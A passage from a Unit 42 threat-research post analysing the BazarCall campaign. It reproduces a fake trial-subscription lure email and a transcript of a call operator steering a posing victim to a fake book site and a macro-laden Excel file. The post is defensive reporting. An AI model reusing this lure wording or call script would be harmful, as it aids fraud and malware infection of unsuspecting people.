BazarCall Method: Call Centers Help Spread BazarLoader Malware

unit42.paloaltonetworks.com/bazarloader-malware/

Brad Duncan May 19, 2021

By Brad Duncan

May 19, 2021 at 4:00 PM

Category: Malware, Unit 42

Tags: BazaCall, BazaLoader, Bazar, BazarCall, BazarLoader

This post is also available in: 日本語 (Japanese)

Executive Summary

BazarLoader (sometimes referred to as BazaLoader) is malware that provides backdoor access to an infected Windows host. After a client is infected, criminals use this backdoor access to send follow-up malware, scan the environment and exploit other vulnerable hosts on the network.

The threat actor behind BazarLoader uses different methods to distribute this malware to potential victims. In early February 2021, researchers began reporting a call center-based method of distributing BazarLoader. This method utilizes emails with a trial subscription-based theme that encourages potential victims to call a phone number. A call center operator then answers and directs victims to a website to unsubscribe from the service. Call center operators offer to personally guide victims through a process designed to infect vulnerable computers with BazarLoader. An example of the process can be found in this YouTube video.

This call center-based process of infecting computers with BazarLoader has been dubbed the "BazarCall" method (sometimes referred to as "BazaCall" method).

Palo Alto Networks Next-Generation Firewall customers are protected from this threat with a Threat Prevention security subscription.

Chain of Events for Infections Using the BazarCall Method

BazarCall infections follow a distinct pattern of activity. See Figure 1 for a flow chart showing the chain of events.



BAZARCALL CAMPAIGN
email with number for call center
call center directs victim to website
victim downloads spreadsheet
XLSX
enable macros
>...
Campo Loader DLL dropped & run from Public folder
DLL
web traffic to retrieve EXE
EXE
BazarLoader EXE
BazarLoader C2 traffic
• data exfiltration
• reconnaissance
• network exploitation
• follow-up malware

Figure 1. BazarCall chain of events

Chain of Events for an Infection Using the BazarCall Method:


- A trial subscription-themed email with a phone number to a call center for assistance.
- Victim calls the phone number from the email.
- Call center operator guides the victim to a fake company website.
- Victim downloads a Microsoft Excel file from the website.
- The call center operator instructs the victim to enable macros on the downloaded Excel file.
- The vulnerable Windows computer is infected with BazarLoader malware.
- The call center operator then tells the victim that the unsubscription is successful.
- BazarLoader generates command and control (C2) traffic from the infected Windows host.
- Backdoor access through BazarLoader leads to post-infection activities.

These emails state that the victim’s trial subscription is ending, and the victim’s credit card will be charged. Phone numbers in these emails change at least daily, and occasionally we have seen two or more numbers appear during a single day.

Posing as A Victim

A video has been posted on YouTube documenting someone posing as a victim and having a center operator guide them through the fake unsubscription process. We contacted this call center on at least five different occasions, and the operator was a different person each time. All operators were seemingly non-native English speakers. Two of the operators were female, and three were male. Each operator followed the same basic script, but there were variations.

The following conversation took place on Wednesday, April 14, 2021 using a phone number from the email shown below in Figure 2.



0407848703113. The trial phase on your account is coming to an end - Mozilla Thunderbird

From Nicholas Wheeler <sender@naparniki.com>

Subject **040[redacted]. The trial phase on your account is coming to an end**

Date Wed, 14 Apr 2021 19:19:22 +0000

Reply to Nicholas Wheeler <bounce@naparniki.com>

To [redacted]

Greetings, #040[redacted]

This message is just a reminder regarding your current premium.

Your premium trial is coming to an end.

But, the banking card you've mentioned in your existing profile will likely be used to extend your subscription.

We have pretty much all of the publications on just about any topic within our massive web collection.

Check out our webpage, to check on our family plans, where your friends and family can have a great time collectively applying a serious discount.

Thank you so much for your personal faith in our service!

Want to know more regarding your premium, and still have some other questions? Here is how you can contact our Support service +1 816 307 4271

Thanks,
Paradise Books Staff

Do not react to this message directly

8238 E Century Blvd #399, Los Angeles, CA 90010
Copyright © 2021 Paradise Book, Inc. All legal rights reserved.

This specific email was recently scanned by AVG anti malware systems.

Figure 2. Email used by the person posing as a victim.

Operator: Customer service. How may I help you?

Victim: Hi. I got an email today from a company called Paradise Books. It says I have a subscription, and my credit card will be charged. But I've never dealt with Paradise Books. I don't remember doing anything or going to a website for Paradise Books or anything like that.

Operator: Okay, sir. Do you have a subscription number?

Victim: Yes, hold on. It's 040*********. *[Note: The last 9 digits of this number are purposely not shown here because this number identifies the recipient's email address.]*

Operator: Okay, I can repeat that back to you. It is 040*********.

Victim: Yes.

Operator: Yes sir, just hold on a moment let me check our system.

Victim: Okay.

[hold music]

Operator: Hello?

Victim: Yes.

Operator: Okay. It seems this account was opened by John Edwards, but your email starts with *[victim's first name]*.

Victim: Yes, I'm *[victim's first name]*. I don't know any John Edwards.

Operator: Okay, sir. You'll need to cancel the subscription. So what you need to do is go to worldbooks dot US.

Operator: Worldbooks *[states each letter phonetically]* dot US.

Victim: Hold on a second. Let me get that in my web browser.

Operator: Yes? Can I read it back again?

Victim: No thank you. I have it. *[typing sounds]*

Operator: Hello?


Victim: Yes, hold on. It looks like it's loading.

Operator: Have you seen the website yet?

Victim: Okay, here we go. It says "World Books." So I've got a web page. I've never seen this site before.

Operator: No problem. We can just cancel the subscription. What you need is your subscriber number that you told me earlier.

Victim: Okay.



WorldBooks

Download your books directly to your iOS or Android.
No USB cable required.

Rome: A Cultural, Visual, and Personal History

1

Foundation

Although nobody can say when Rome began, at least there is reasonable certainty of where it did. It was in Italy, on the bank of the river Tiber, about twenty-two kilometers inland from its mouth, a delta which was to become the seaport of Ostia.

The reason no one can pinpoint when the foundation took place is that it never ascertainably did. There was no primal moment when a loose scatter of Iron and Bronze Age villages perched on hills agreed to coalesce and call itself a city. The older a city is, the more doubt about its origins, and Rome is certainly old. This did not prevent the Romans from the second century B.C.E. onward coming up with implausibly exact-looking dates for its origins: Rome, it used to be asserted, began not just in the eighth century but precisely in 753 B.C.E., and its founder was Romulus, twin brother of Remus. Here a tangled story begins, with many variants, which

24 of 596

Figure 3. BazarCall website from April 14, 2021.

Operator: Can you see the subscribe button?

Victim: Yes.

Operator: When you click on that, you should be able to see unsubscribe.

Victim: Okay, I'm clicking the subscribe button.

Operator: Can you see unsubscribe?

Victim: I see a line that says, "Do you want to unsubscribe?"



WorldBooks - AI based reading a
https://worldbooks.us/subscribe
World Books
HOME
ABOUT
PRICES
FAQ
SUBSCRIBE
Subscribe
Subscribe
Enter your email
SUBSCRIBE
Do you want to unsubscribe?
https://worldbooks.us/unsubscribe


Figure 4. BazarCall website subscribe page with link to unsubscribe.

Operator: That is where you need to go. Can you click it?

Victim: Okay.

Operator: And then you enter the subscription number.

Victim: Gotcha. *[typing sounds]*


WorldBooks - AI based reading a
https://worldbooks.us/unsubscribe
World Books
HOME
ABOUT
PRICES
FAQ
SUBSCRIBE
UNSUBSCRIBE

Unsubscribe

Unsubscribe


Do you want to unsubscribe?
Just type your subscription number and we will send you details!

040[redacted]

Figure 5. BazarCall website unsubscribe page.

Operator: Once you do that, you will receive a confirmation document.

Victim: Okay, it's asking me what do I want to do with subscription 16184 something XLSB?



Unsubscribe

Do you want to unsubscribe?
Just type your subscription number and we will send you details!

What do you want to do with subscription_16184....xlsb?

Figure 6. BazarCall website unsubscribe page returns an Excel file.

Operator: That is the confirmation document. That's where you have your confirmation code.

Victim: Should I open it? Should I save it? Or what?

Operator: You can open it, if you need the confirmation. The confirmation code is important. In case anything happens, you can call us and give us the confirmation code.

